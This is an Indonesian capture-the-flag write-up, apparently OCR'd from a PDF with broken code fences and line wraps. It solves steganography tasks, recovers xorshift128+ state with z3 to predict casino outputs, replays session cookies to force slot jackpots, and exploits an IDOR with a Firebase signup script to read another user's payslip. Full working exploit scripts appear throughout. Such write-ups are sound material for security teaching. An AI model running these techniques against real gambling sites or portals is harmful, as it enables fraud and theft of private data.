
Hasilnya: FESTI{P1X3L_4RT}

Jadi intinya, gambar BMP menyimpan data mentah piksel (RGB per piksel) yang bisa dibaca langsung tanpa kompresi (beda dengan JPG/PNG). Ini membuatnya cocok untuk teknik steganografi sederhana seperti ini, di mana channel warna tertentu "disalahgunakan" untuk menyimpan data tersembunyi alih-alih warna asli.

RAHASIA DIBALIK HEADERWEV




Awalnya saya kira pakai morse code translator ternyata hanya cuman di exiftool keluar flagnya



FLAG = : FESTI{W4V_H34D3R_STG}

THE HOUSE ALWAYS KNOWS



IGAME claims its casino engine is provably fair and impossible to predict. Every round leaves an audit receipt, but a forgotten legacy system may reveal more than intended. Recover the internal state, predict the next three outcomes, and prove that the house does not always win. Link Soal: https://the-house-always-knows.vercel.app/ Author: 0x3HOLO

Writeup: The House Always Knows

Deskripsi

Challenge ini menampilkan 5 ronde sebelumnya dari mesin casino dan meminta kita menebak 3 output mentah 64-bit berikutnya. Petunjuk penting ada di `robots.txt`: engine audit lama memang sudah dihapus dari navigasi, tetapi artefaknya masih bisa diakses.

Langkah 1 - Recon ringan

Halaman utama hanya menunjukkan UI dan endpoint aktif untuk membuat session serta submit prediksi.

```bash
curl -s https://the-house-always-knows.vercel.app/robots.txt
curl -s -X POST https://the-house-always-knows.vercel.app/api/session
```

`robots.txt` berisi:

```text
User-agent: *
```

````
Disallow: /archive/

# Legacy migration incomplete.
# fairness-v1 should no longer be indexed.
```

Ini memberi dua petunjuk langsung:

1. Ada sesuatu di bawah `/archive/`
2. Nama artefak lamanya kemungkinan `fairness-v1`

## **Langkah 2 - Mengambil artefak legacy**

Beberapa tebakan ringan memperlihatkan bahwa file berikut masih tersedia:

```bash
curl -s https://the-house-always-knows.vercel.app/archive/fairness-v1.js
```
````
````

Isi pentingnya:

```javascript
const step = (state) => {
  let x = state[0] & U;
  const y = state[1] & U;

  x ^= (x << BigInt(23)) & U;
  x &= U;

  const next = (x ^ y ^ (x >> BigInt(17)) ^ (y
>> BigInt(26))) & U;

  return {
    state: [y, next],
    value: (next + y) & U,
  };
};

const decode = (receipt, clientSeed, round) =>
{
  const hidden = BigInt(`0x${receipt}`);
```

```
  const receiptMask = rotate(hash(clientSeed), round);
  return (hidden ^ receiptMask) & U;
};
```

Dari sini terlihat dua hal:

1. `receipt` bukan hash final satu arah, tetapi hanya `hidden ^ receiptMask`
2. `hidden` adalah output mentah generator 64-bit

Generator yang dipakai adalah varian `xorshift128+` dengan state 128-bit.

Langkah 3 - Decode 5 receipt menjadi output mentah

Ambil satu session:

```bash
```

```
curl -s -X POST https://the-house-always-knows.vercel.app/api/session
```

Struktur responsnya seperti ini:

```json
{
  "success": true,
  "sessionId": "<uuid>",
  "clientSeed": "<16 hex>",
  "observations": [
    {"round": 9, "receipt": "<16 hex>"},
    {"round": 10, "receipt": "<16 hex>"},
    {"round": 11, "receipt": "<16 hex>"},
    {"round": 12, "receipt": "<16 hex>"},
    {"round": 13, "receipt": "<16 hex>"}
  ]
}
```

Pada session yang saya verifikasi, lima receipt berhasil didecode menjadi output mentah berikut:

```text
e74a54b86a7fddd4
a45cfda27ed674bd
395bae9cc7d2eb4b
623ffb8331fb5e5b
9a80796d2967cae1
```

Langkah 4 - Recover state xorshift128+

Karena kita punya 5 output 64-bit penuh dari generator, state awal bisa disolve dengan constraint solver bit-vector.

Script berikut melakukan semuanya sekaligus:

```python
import requests
```

```
from z3 import BitVec, BitVecVal, Solver, LShR

MASK = (1 << 64) - 1

def rot(v, s):
    s &= 63
    v &= MASK
    return ((v << s) | (v >> (64 - s))) & MASK
if s else v

def fnv1a(inp: str):
    v = 0xcbf29ce484222325
    p = 0x100000001b3
    for ch in inp:
        v ^= ord(ch)
        v = (v * p) & MASK
    return v

def decode(receipt, client_seed, round_no):
    return int(receipt, 16) ^
rot(fnv1a(client_seed), round_no)
```

```
def step_py(s0, s1):
    x = s0
    y = s1
    x ^= (x << 23) & MASK
    x &= MASK
    nxt = (x ^ y ^ (x >> 17) ^ (y >> 26)) &
MASK
    return y, nxt, (nxt + y) & MASK


def step_z3(s0, s1):
    x = s0
    y = s1
    x = x ^ (x << 23)
    nxt = x ^ y ^ LShR(x, 17) ^ LShR(y, 26)
    return y, nxt, nxt + y


session = requests.post("https://the-house-
always-knows.vercel.app/api/session",
timeout=10).json()
client_seed = session["clientSeed"]
session_id = session["sessionId"]
outputs = [
```

```
    decode(item["receipt"], client_seed,
item["round"])
    for item in session["observations"]
]

solver = Solver()
s0 = BitVec("s0", 64)
s1 = BitVec("s1", 64)
cur0, cur1 = s0, s1

for out in outputs:
    cur0, cur1, val = step_z3(cur0, cur1)
    solver.add(val == BitVecVal(out, 64))

assert solver.check().r == 1
model = solver.model()
cur0 = model[s0].as_long()
cur1 = model[s1].as_long()

for out in outputs:
    cur0, cur1, val = step_py(cur0, cur1)
    assert val == out
```

```
predictions = []
for _ in range(3):
    cur0, cur1, val = step_py(cur0, cur1)
    predictions.append(f"{val:016x}")

print("sessionId:", session_id)
print("clientSeed:", client_seed)
print("predictions:", predictions)

response = requests.post(
    "https://the-house-always-
knows.vercel.app/api/submit",
    json={"sessionId": session_id,
"predictions": predictions},
    timeout=10,
)

print(response.text)
```

Langkah 5 - Prediksi 3 output berikutnya

Untuk session yang saya verifikasi, 3 output berikutnya adalah:

```text
faa793690004b101
ad43ff0cef03bb03
281c989a7c067d82
```

Submit:


```json
{"success":true,"message":"The house edge has been broken.","flag":"FESTY{house_edge_collapsed_after_state_recovery}"}
```

Flag

```text
```

```
FESTY{house_edge_collapsed_after_state_recovery
}
```

Neon House: Provably Rigged



Welcome to Neon House, tempat di mana mesin mengklaim setiap spin dapat diaudit dan dibuktikan adil. Pelajari cara kerja mesin, kalahkan house edge, raih tiga jackpot berturut-turut, dan buka VIP Vault untuk

mendapatkan flag. Tidak perlu menebak flag atau melakukan spam request. Semua yang dibutuhkan sudah tersedia bagi mereka yang tahu cara membaca receipt. Link Soal: https://neon-house.vercel.app/ Author: 0x3HOLO

Writeup: Neon House

Deskripsi

Challenge ini mensimulasikan mesin slot "provably fair" dengan fitur audit receipt. Targetnya adalah mendapatkan tiga jackpot berturut-turut lalu membuka VIP Vault. Clue paling penting ada di kalimat soal: tidak perlu spam request atau menebak flag, cukup pahami cara membaca receipt dan cara state permainan disimpan.

Langkah 1 - Recon aplikasi dan endpoint

Buka halaman utama:

```bash
```

````
curl -s https://neon-house.vercel.app/
```

Dari HTML dan bundle client terlihat ada empat endpoint utama:

- `GET /api/session`
- `POST /api/spin`
- `POST /api/redeem`
- `POST /api/reset`

Request awal ke session:

```bash
curl -sS -c cookies.txt -b cookies.txt https://neon-house.vercel.app/api/session
```

Respons:

```json
{
```

```
  "success": true,
  "state": {
    "balance": 100,
    "nonce": 0,
    "jackpotStreak": 0,
    "targetStreak": 3,
    "targetBalance": 1000
  }
}
```

Spin normal:

```bash
curl -sS -c cookies.txt -b cookies.txt \
  -H 'Content-Type: application/json' \
  -d '{"clientSeed":"guest","wager":5}' \
  https://neon-house.vercel.app/api/spin
```

Contoh respons:

```json
{
  "success": true,
  "reels": ["DIAMOND", "BELL", "DIAMOND"],
  "payout": 10,
  "isJackpot": false,
  "state": {
    "balance": 105,
    "nonce": 1,
    "jackpotStreak": 0,
    "targetStreak": 3,
    "targetBalance": 1000
  },
  "proof": {
    "engine": "legacy-v1",
    "nonceUsed": 0,
    "nextNonce": 1,
    "audit": "ec340181",
    "receipt": "NV1-0-ec340181"
  }
```

}
```

Di tahap ini ada dua observasi penting:

1. Hasil spin dipengaruhi `clientSeed`.
2. Session dikembalikan lagi lewat cookie `neon_house_session` setiap request.

**## Langkah 2 - Uji trust boundary pada cookie session**

Header response dari `/api/session` dan `/api/spin` selalu mengirim cookie baru:

```bash
curl -sSI https://neon-house.vercel.app/api/session
```

Contoh header penting:
```

```http
set-cookie: neon_house_session=v1....; Path=/;
Secure; HttpOnly; SameSite=lax
```

Hipotesis awal: state game disimpan stateless di dalam cookie. Kalau server menerima replay cookie lama, maka satu state bisa dicoba berkali-kali dengan `clientSeed` yang berbeda.

Uji replay cookie dengan mengirim beberapa spin menggunakan cookie yang sama persis:

```bash
node
```

Lalu jalankan:

```javascript
const { execFileSync } =
require('child_process');
```

```
function getCookie() {
  const hdr = execFileSync('curl', ['-sSI', 'https://neon-house.vercel.app/api/session'], { encoding: 'utf8' });
  return hdr.match(/set-cookie: neon_house_session=([^;]+)/i)[1];
}

const cookie = getCookie();
for (const seed of ['guest', 'aaaa', 'bbbb']) {
  const out = execFileSync('curl', [
    '-sS',
    '-H', `Cookie: neon_house_session=${cookie}`,
    '-H', 'Content-Type: application/json',
    '-d', JSON.stringify({ clientSeed: seed, wager: 5 }),
    'https://neon-house.vercel.app/api/spin'
  ], { encoding: 'utf8' });
  console.log(seed, out);
}
```

Hasilnya: semua request memakai `nonceUsed: 0`, tetapi outcome berbeda-beda sesuai `clientSeed`.

Ini berarti kita bisa melakukan:

- ambil satu cookie sebagai snapshot state,
- coba banyak `clientSeed` pada state yang sama,
- pilih respons terbaik,
- lanjutkan permainan memakai `Set-Cookie` dari respons terpilih.

Di sinilah house edge runtuh. Kita tidak perlu menerima hasil buruk, karena state yang sama bisa di-*fork* berkali-kali.

**## Langkah 3 - Bangun strategi eksploitasi**

Syarat vault:

- `balance >= 1000`
- `jackpotStreak >= 3`

Jackpot adalah `SEVEN,SEVEN,SEVEN` dengan payout `500` saat wager `25`. Karena balance awal `100`, tiga jackpot berturut-turut pada wager `25` sudah cukup:

- awal `100`
- jackpot 1: `100 - 25 + 500 = 575`
- jackpot 2: `575 - 25 + 500 = 1050`
- jackpot 3: `1050 - 25 + 500 = 1525`

Jadi eksploitasi paling efisien adalah:

1. ambil satu state,
2. cari `clientSeed` yang menghasilkan jackpot,
3. pakai cookie baru dari hasil jackpot itu,
4. ulangi dua kali lagi.

**## Langkah 4 - Script pencari jackpot pada state yang sama**

Script berikut melakukan pencarian banyak seed pada satu snapshot cookie, lalu hanya melanjutkan state jika hasilnya jackpot.

```javascript
async function getSession() {
  const r = await fetch('https://neon-house.vercel.app/api/session');
  const set = r.headers.get('set-cookie');
  const cookie = set.match(/neon_house_session=([^;]+)/i)[1];
  const body = await r.json();
  return { cookie, state: body.state };
}

function randSeed() {
  return Math.random().toString(36).slice(2, 10);
}

async function trySpin(cookie, seed, wager = 25) {
```

```
  const r = await fetch('https://neon-
house.vercel.app/api/spin', {
    method: 'POST',
    headers: {
      'Content-Type': 'application/json',
      'Cookie': `neon_house_session=${cookie}`
    },
    body: JSON.stringify({ clientSeed: seed,
wager })
  });

  const set = r.headers.get('set-cookie');
  const nextCookie = set &&
set.match(/neon_house_session=([^;]+)/i)?.[1];
  const body = await r.json();
  return { seed, nextCookie, ...body };
}

async function findJackpot(cookie, step) {
  let attempts = 0;
  while (attempts < 2000) {
    const batch = [];
```

```
    for (let i = 0; i < 40; i++)
batch.push(randSeed());


    const results = await
Promise.all(batch.map(seed => trySpin(cookie,
seed, 25)));
    attempts += results.length;


    const hit = results.find(r => r.isJackpot);
    if (hit) {
      console.log({
        step,
        attempts,
        seed: hit.seed,
        reels: hit.reels,
        payout: hit.payout,
        receipt: hit.proof.receipt,
        audit: hit.proof.audit,
        state: hit.state
      });
      return hit;
    }
```

```
  }
  throw new Error('jackpot tidak ditemukan');
}

(async () => {
  let { cookie } = await getSession();

  for (let step = 1; step <= 3; step++) {
    const hit = await findJackpot(cookie,
step);
    cookie = hit.nextCookie;
  }

  const redeem = await fetch('https://neon-
house.vercel.app/api/redeem', {
    method: 'POST',
    headers: { 'Cookie':
`neon_house_session=${cookie}` }
  });

  console.log(await redeem.json());
})();
```

```

## Langkah 5 - Run yang berhasil

Pada run yang berhasil saya mendapatkan tiga jackpot beruntun berikut:

1. Nonce `0`
   - Seed: `1awq7hud`
   - Reels: `SEVEN,SEVEN,SEVEN`
   - Receipt: `NV1-0-9a7abe34`
   - Balance setelah spin: `575`

2. Nonce `1`
   - Seed: `pbo076a7`
   - Reels: `SEVEN,SEVEN,SEVEN`
   - Receipt: `NV1-1-0106b995`
   - Balance setelah spin: `1050`

3. Nonce `2`
   - Seed: `ibi6d2ay`
   - Reels: `SEVEN,SEVEN,SEVEN`
```

   - Receipt: `NV1-2-eb015781`
   - Balance setelah spin: `1525`

State akhir sebelum redeem:

```json
{
  "balance": 1525,
  "nonce": 3,
  "jackpotStreak": 3,
  "targetStreak": 3,
  "targetBalance": 1000
}
```

Lalu buka vault:

```bash
curl -sS -X POST https://neon-house.vercel.app/api/redeem
```

Respons:

```json
{
  "success": true,
  "message": "The house has been beaten.",
  "flag":
"FESTI{the_house_always_leaks_its_state}"
}
```

## Langkah 6 - Akar masalah

Bug utamanya bukan sekadar RNG lemah, tetapi desain state machine yang salah:

1. State permainan dibungkus dalam cookie stateless.
2. Server menerima replay cookie lama tanpa proteksi satu kali pakai.
3. `clientSeed` ikut mempengaruhi outcome.

4. Satu state yang sama bisa dicoba dengan banyak seed berbeda sampai muncul hasil terbaik.


Akibatnya user tidak perlu menerima satu outcome final. User bisa memperlakukan cookie sebagai save-state dan hanya menyimpan cabang yang menguntungkan.

Konsep "provably fair" di sini justru bocor menjadi "provably abusable" karena receipt dan session flow membuka cara untuk mengevaluasi banyak kemungkinan hasil dari state yang sama.

## Flag

```text
FESTI{the_house_always_leaks_its_state}
```

## PayslipVault




PT Vault Sejahtera baru saja meluncurkan portal internal PayslipVault supaya karyawan bisa lihat & upload slip gaji mereka sendiri secara online. Tim HR yakin sistem ini sudah aman karena "kan harus login dulu." Target: https://soal-idor.vercel.app/ Author: sez

# Writeup: PayslipVault

## Deskripsi

Challenge ini adalah kasus Broken Access Control tipe IDOR pada portal slip gaji internal. Aplikasi memang mewajibkan login,

tetapi endpoint detail payslip hanya mengecek apakah request membawa token valid, bukan apakah payslip yang diminta memang milik user tersebut.

Target:

```text
https://soal-idor.vercel.app/
```

## Langkah 1 - Recon alur aplikasi

Halaman utama hanya menampilkan fitur login dan register:

```bash
curl -s https://soal-idor.vercel.app/
```

Dari bundle frontend Next.js terlihat alur utamanya sebagai berikut:

- login memakai Firebase Auth
- list payslip diambil dari `GET /api/payslip/list`
- upload payslip memakai `POST /api/payslip/upload`
- detail payslip dibuka lewat route `/payslip/{id}`
- halaman detail memanggil `GET /api/payslip/{id}`

Potongan perilaku terpenting dari bundle halaman detail:

```javascript
let t = await s.getIdToken()
let a = await fetch(`/api/payslip/${e.id}`, {
  headers: { Authorization: `Bearer ${t}` }
})
```

Di titik ini hipotesisnya sederhana: kalau backend hanya memverifikasi token login tetapi

tidak memverifikasi kepemilikan payslip, maka ID payslip lain bisa diakses langsung.

**## Langkah 2 - Buat akun biasa dan ambil token valid**

Karena aplikasi memakai Firebase, akun biasa bisa dibuat langsung lewat endpoint auth Firebase yang konfigurasinya bocor di bundle frontend.

```bash
curl -s "https://identitytoolkit.googleapis.com/v1/accounts:signUp?key=AIzaSyCZrb3go5Il-Md-6XrOSIslbfzj4ZKNVxA" \
  -H "Content-Type: application/json" \
  --data '{"email":"ctfuser072526@example.com","password":"Passw0rd!","returnSecureToken":true}'
```

Respons akan memberi `idToken`.

Setelah itu akun perlu diregistrasikan juga ke backend aplikasi:

```bash
curl -s "https://soal-idor.vercel.app/api/auth/register" \
  -H "Content-Type: application/json" \
  --data '{"idToken":"<ID_TOKEN>","name":"ctfuser"}'
```

Cek akun baru memang tidak punya payslip:

```bash
curl -s "https://soal-idor.vercel.app/api/payslip/list" \
  -H "Authorization: Bearer <ID_TOKEN>"
```

Hasilnya:

```json
```

```
{"payslips":[]}
```

Ini berguna karena berarti semua data yang nanti terlihat memang berasal dari akses tidak sah ke record user lain.

## Langkah 3 - Enumerasi ID payslip dan konfirmasi IDOR

Setelah membuat satu payslip sendiri, pola ID terlihat berbentuk `PS-xxxx`. Dari sini enumerasi ringan ke rentang awal berhasil membuka data milik user lain.

Contoh request:

```bash
curl -s "https://soal-idor.vercel.app/api/payslip/PS-1000" \
  -H "Authorization: Bearer <ID_TOKEN>"
```

Respons:

```json
{
  "id":"PS-1000",
  "ownerId":"hz3o7s9noGV67cFHCaD1zqVw3Zn2",
  "ownerName":"Budi Santoso (HR Director)",
  "month":"2026-07",
  "fileUrl":"https://res.cloudinary.com/dfjan9auc/raw/upload/v1784622897/payslips/hr-payslip-2026-07",
  "amount":55000000,
  "createdAt":"2026-07-21T08:34:58.058Z"
}
```

Padahal token yang dipakai milik akun biasa yang baru dibuat. Ini mengonfirmasi IDOR: backend membocorkan detail payslip user lain hanya berdasarkan ID objek.

**## Langkah 4 - Ambil file payslip yang dibocorkan**

Field `fileUrl` langsung mengarah ke file slip gaji yang bisa diakses tanpa proteksi tambahan.

```bash
curl -s "https://res.cloudinary.com/dfjan9auc/raw/upload/v1784622897/payslips/hr-payslip-2026-07"
```

Isi file:

```text
========================================
       PAYSLIP - PayslipVault
========================================
Nama        : Budi Santoso (HR Director)
Bulan       : Juli 2026
Gaji Pokok  : Rp 45.000.000
Tunjangan   : Rp 10.000.000
----------------------------------------
FLAG: FESTI{1D0R_l34k_p4y5l1p_0rang_l41n}
```

```
====================================
```

## Langkah 5 - Script reproduksi singkat

Berikut versi otomatisnya dengan `requests` agar solve bisa diulang cepat:

```python
import requests

API_KEY = "AIzaSyCZrb3go5Il-Md-6XrOSIslbfzj4ZKNVxA"
EMAIL = "ctfuser072526@example.com"
PASSWORD = "Passw0rd!"
NAME = "ctfuser"

def get_token():
    r = requests.post(
        f"https://identitytoolkit.googleapis.com/v1/accounts:signInWithPassword?key={API_KEY}",
```

```
        json={"email": EMAIL, "password":
PASSWORD, "returnSecureToken": True},
        timeout=20,
    )
    data = r.json()
    if "idToken" in data:
        return data["idToken"]

    r = requests.post(
        f"https://identitytoolkit.googleapis.co
m/v1/accounts:signUp?key={API_KEY}",
        json={"email": EMAIL, "password":
PASSWORD, "returnSecureToken": True},
        timeout=20,
    )
    r.raise_for_status()
    return r.json()["idToken"]

token = get_token()

requests.post(
```

```
    "https://soal-
idor.vercel.app/api/auth/register",
    json={"idToken": token, "name": NAME},
    timeout=20,
)

headers = {"Authorization": f"Bearer {token}"}
detail = requests.get(
    "https://soal-
idor.vercel.app/api/payslip/PS-1000",
    headers=headers,
    timeout=20,
).json()

flag_file = requests.get(detail["fileUrl"],
timeout=20).text
print(flag_file)
```

## Flag

```text
```

FESTI{1D0R_l34k_p4y5l1p_0rang_l41n}

```

Akhirnya selesai.


```

Yaudah sekian Write Up  dari saya BAYBAY ADMIN DITUNGGU NEXT EVENTNYA




mmc{t3rt4w4_t4p1_t32luk4}